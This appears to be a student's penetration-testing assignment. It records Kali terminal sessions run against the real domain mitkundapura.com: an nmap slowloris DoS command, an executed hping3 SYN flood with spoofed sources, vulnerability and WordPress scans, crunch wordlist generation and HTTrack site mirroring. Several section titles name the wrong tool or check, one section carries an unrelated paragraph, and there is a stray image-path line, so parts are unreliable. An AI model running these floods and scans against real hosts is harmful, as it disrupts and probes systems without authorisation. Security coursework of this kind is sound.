**Name :Prasheela**

**Date :3/3/2023**

**Task : 1**

## 1.Dos attack use in nmap

The nmap Scripting Engine **(**NSE**)** has numerous scripts that can be used to perform DoS attacks. This specific recipe will demonstrate how to locate DoS NSE scripts, identify the usage of the scripts, and show how to execute them**.**

Command:

$nmap –script http-slowloris –max-parallclism 400 mitkundapura.com

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install hping3
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
hping3 is already the newest version (3.a2.ds2-10).
hping3 set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

┌──(kali㉿kali)-[~]
└─$ sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source mitkundapura.com
HPING mitkundapura.com (eth0 217.21.87.244): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- mitkundapura.com hping statistic ---
628126 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(kali㉿kali)-[~]
└─$ echo "prasheela"
prasheela
```

## 2.Sql empty password enumeration scanning using nmap

New system administrators and distracted users often make the mistake of leaving the root account of a MySQL server with no password. This is a blatant security vulnerability that could be exploited by attackers.

Command:

$nmap –p 3306 –script ms-sql-info –script-args mssql.instance-port=3306 mitkundapura.com

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 3306 --script ms-sql-info --script-args mssql.instance-port=3306 mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 11:51 EST
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.038s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1

PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 11.50 seconds

┌──(kali㉿kali)-[~]
└─$ echo "prasheela"
prasheela
```

## 3.Vulnerability scan using nmap

Nmap or network mapper, is a toolkit for functionality and penetration testing throughout a network, including port scanning and vulnerability detection. Nmap scripting engine (NSE) Script is one of the most popular and powerful capabilities of Nmap. These Nmap vulnerability scan scripts are used by penetration testers and hackers to examine common known vulnerabilities.

Command:

$nmap –sV –script vuln mitkundapura.com

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 12:51 EST
Stats: 0:01:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.81% done; ETC: 12:53 (0:00:00 remaining)
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.038s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1
Not shown: 994 filtered tcp ports (no-response), 2 filtered tcp ports (host-unreach)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     ProFTPD or KnFTPD
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
80/tcp   open  http    LiteSpeed
|_http-server-header: LiteSpeed
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

```
443/tcp  open  https   LiteSpeed
|_http-server-header: LiteSpeed
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
3306/tcp open  mysql   MySQL 5.5.5-10.5.13-MariaDB-cll-lve
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
| vulners:
|   MySQL 5.5.5-10.5.13-MariaDB-cll-lve:
|_      NODEJS:602      0.0     https://vulners.com/nodejs/NODEJS:602
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 175.71 seconds

┌──(kali㉿kali)-[~]
└─$ echo "prasheela"
prasheela
```

## 4.Create a password list using character “fghy” the password be min and maximum length 4 letters using tool hydra

This wouldn't have been too much of a problem if they hadn't stored all of their passwords unencrypted, in plain text for an attacker to see. They downloaded a list of all the passwords and made it publically available.

Command:

$crunch 4 4 fghy –o wordlist.txt


```
┌──(kali㉿kali)-[~]
└─$ crunch 4 4 fghy -o wordlist.txt
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256

crunch: 100% completed generating output

┌──(kali㉿kali)-[~]
└─$ echo "prasheela"
prasheela
```

## 5.Wordpress scan using nmap

Nmap is one our favorite tool when it comes to security testing (except for WPSec.com). Nmap was created in 1997 by Gordon Lyon aka Fyodor. The current version 7.60 contains about 580 different NSE-scripts (Nmap Scripting Engine) used for different security checks or information gathering and about six of them are related to WordPress.

Command:

$nmap –script http-wordpress-enum –script-args type=”themes” mitkundapura.com



## 6.What is use of HTTrack? Command copy website

HTTrack allows users to download World Wide Web sites from the Internet to a local computer. By default, HTTrack arranges the downloaded site by the original site's relative link-structure. The downloaded (or "mirrored") website can be browsed by opening a page of the site in a browser.

Command:

$httrack mitkundapura.com